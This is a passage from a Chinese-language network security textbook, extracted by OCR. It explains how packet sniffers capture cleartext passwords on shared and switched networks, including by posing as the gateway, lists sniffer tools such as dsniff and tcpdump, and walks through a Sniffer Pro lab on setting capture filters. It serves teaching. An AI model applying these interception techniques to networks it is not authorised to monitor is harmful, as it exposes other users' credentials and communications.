


图 4.13　网卡对报文的处理过程

可见,Sniffer 工作在网络环境中的底层,它会“嗅”到所有在网络上传输的数据。由于在一个以太网中,账号和口令都是以明文形式传输的,因此一旦入侵者获取了其中一台主机的管理员权限,并将其配置成混杂模式(接收经过的一切信息),就有可能对网络中的其他所有计算机发起攻击。

(2) 交换式网络上的 Sniffer

交换式网络不是共享网络,交换式设备可以准确地将数据报文发给目的主机。这时,Sniffer 攻击的一个简单的方法就是将安装有 Sniffer 软件的计算机伪装成网关。由于一个局域网上发往其他网络的数据帧的目标地址都是指向网关的,Sniffer 就能嗅到本地网中的数据。

Sniffer 只是接受数据,而不向外发送数据,从而能悄无声息地监听到所有局域网内的数据通信,其潜在危害性也在于此。

2. Sniffer 产品

（1）Sniffer Pro

Sniffer Pro 是 NAI 公司开发的一种图形界面嗅觉器。它的功能强大，能全面监视所有网络的信息流量，识别和解决网络问题，是目前唯一能够为七层 OSI 网络模型提供全面性能管理的工具。

（2）Libpcap/Winpcap

Libpcap 是 Packet Capture Library（数据包捕获函数库）的缩写与重组。它不是一个 Sniffer，但是它提供的 C 语言函数接口可用于对经过网络接口数据包的捕获，以支持 Sniffer 产品的开发。Winpcap 是 Libpcap 的 Win32 版本。

（3）Dsniff

Dsniff 是 Dug Song 编写的一个功能强大的工具软件包，它可以支持多种协议类型，包括 FTP、Telnet、rlogin、Ldap、SMTP、Pop、Imap、IRC、ICQ、MS-CHAP、Npster、Citrix、ICA、PCAnywher、SNMP、OSPF、PPTP、X11、NFS、RIP、VRRP、Oracle SQL * Net、Microsoft SQL protocol、Postgre SQL 等。

（4）Tcpdump/Windump

Tcpdump 是一个传统的嗅觉器，通过将网卡设置为混杂模式截取帧进行工作。

实验 13　Sniffer 工具的使用

1. 实验目的

（1）了解 Sniffer 的基本原理。

（2）掌握一种 Sniffer 工具的基本用法。

2. 实验内容

（1）下载并安装一种 Sniffer 工具。

（2）使用安装的 Sniffer 工具进行网络信息收集。

3. 示范软件——Sniffer Pro

Sniffer Pro 是一个具有代表性的 Sniffer 工具软件，由 Network Associates 公司发布。它具有如下一些功能：

- 为网络协议分析捕获网络数据包；
- 可识别 250 种以上的网络协议，可以基于协议、MAC/IP 地址、匹配模式等设置过滤；
- 实时监控网络活动，用专家系统帮助分析网络及应用故障；
- 进行网络使用统计、错误统计、协议统计、工作站和服务器统计；
- 可设置多种触发模式，如基于错误报文、外部事件；
- 具有可选的流量发生器，模拟网络运行，衡量响应时间、路由跳数计数，进行排错。

下面介绍 Sniffer Pro 的基本用法。

(1) 选定要监视的网卡

在进行数据捕获之前,必须先确定捕获的位置。如果一台计算机上安装了多个网卡,就要先确定从哪个网卡上接收数据。

设置位置:File→Select Settings(如图 4.14 所示)。在默认情况下,在一个名为 Local 的本地代理目录下列出了所有网卡的列表。图 4.14 表明只有一个网卡。

除了使用默认的 Local 本地代理配置外,还可以使用 New 按钮新建一个本地代理设置,或用 Edit 以及 Delete 进行本地代理配置的编辑。




图 4.14　Settings 窗口选择网络适配器

(2) 快捷键的使用

如图 4.15 所示,在 Sniffer Pro 的主界面上部有两排快捷键,分别可以在捕获报文时或在网络性能监视时使用。




图 4.15　快捷键

(3) 定义过滤器设置捕获条件

设置位置:Define Filter(从 Monitor、Capture 或 Display 中都可以单击 Define Filter 进入)。

① 地址条件设置

设置位置:Define Filter 的 Address 选项卡。如在图 4.16 中选定地址类型为 IP,在 Station1 和 Station2 中分别指定要捕获的地址对为 192.168.113.208 和 192.168.113.50。




图 4.16　在 Define Filter 的 Summary Address 中设置地址条件

选项卡可以指定多达 10 个地址对。

地址有两种：

- 链路层（硬件）捕获：按源/目的 MAC 地址捕获。用十六进制连续输入，如：00E0FC123456。
- IP 层捕获：按源/目的 IP 进行捕获。输入方式为点间隔方式，如：10.107.1.1。

如果选择 IP 层捕获条件，则 ARP 等报文将被过滤掉。

② 协议条件设置

设置位置：Define Filter 的 Advanced 选项卡。

在协议选择树中可以选择需要捕获的协议条件，如果什么都不选，则表示忽略该条件，捕获所有协议。图 4.17 为指定要捕获的协议为 IP/TCP/TELNET，Packet Size 设置为 Equal 55，Packet Type 设置为 Normal。




图 4.17　指定要捕获的协议

③ 任意捕获条件

设置位置：Define Filter 的 Data Pattern 选项卡。

在这里，可以编辑任意捕获条件。有多个条件时，可以使用 AND、OR 和 NOT 的连接关系，如图 4.18 所示。

④ Define Filter 其他选项卡

- Add Patten：编辑具体的数据模式。
- Summary：查看过滤器的设置，默认缓冲区大小为 8MB。
- Buffer：指定捕获缓冲区大小以及缓冲区满的条件。

（4）捕获报文

① 捕获面板

报文捕获功能可以在图 4.19 所示的报文捕获面板中进行完成。用户可以在文本列表框中选择过滤器。图中选择的是默认的过滤器。选择了过滤器后，在这个报文捕获面板中，单击 Capture→Start(F10)就开始进行捕获。

注意，在捕获报文快捷键中有一个望远镜图标。当望远镜图标变红时，表示已捕捉到数




图 4.18 任意捕获条件编辑



图 4.19 捕获面板

据。这时，单击该图标捕获停止即可观看有关信息。

② 捕获过程报文统计

在捕获过程中可以通过查看捕获报文的数量和缓冲区的利用率。

位置：Capture→Capture Panel。

在 Detail 选项卡（如图 4.20）中，显示导出到文件的进度等详细统计信息。

在 Gauge 选项卡中显示利用率、捕获速度（包/秒）和实时错误率。

(5) 专家分析

专家分析系统提供了一个分析平台，对网络上的流量进行了一些分析，可以方便地了解网络中高层协议出现故障的可能点，对于分析出的诊断结果可以查看在线帮助获得。

对于某项统计分析可以通过用鼠标双击此条记录可以查看详细统计信息且对于每一项都可以通过查看帮助来了解产生的原因。

设置位置：Capture→Display，在底面板选择 Expert。



图 4.20　Capture Panel 的 Detail 选项卡

在 Expert 窗口中有 3 个选项卡：

- 单击 Diagnoses 选项卡，可以在右侧的详细面板中查看专家分析器对网络中异常现象的诊断情况（如图 4.21 所示）。

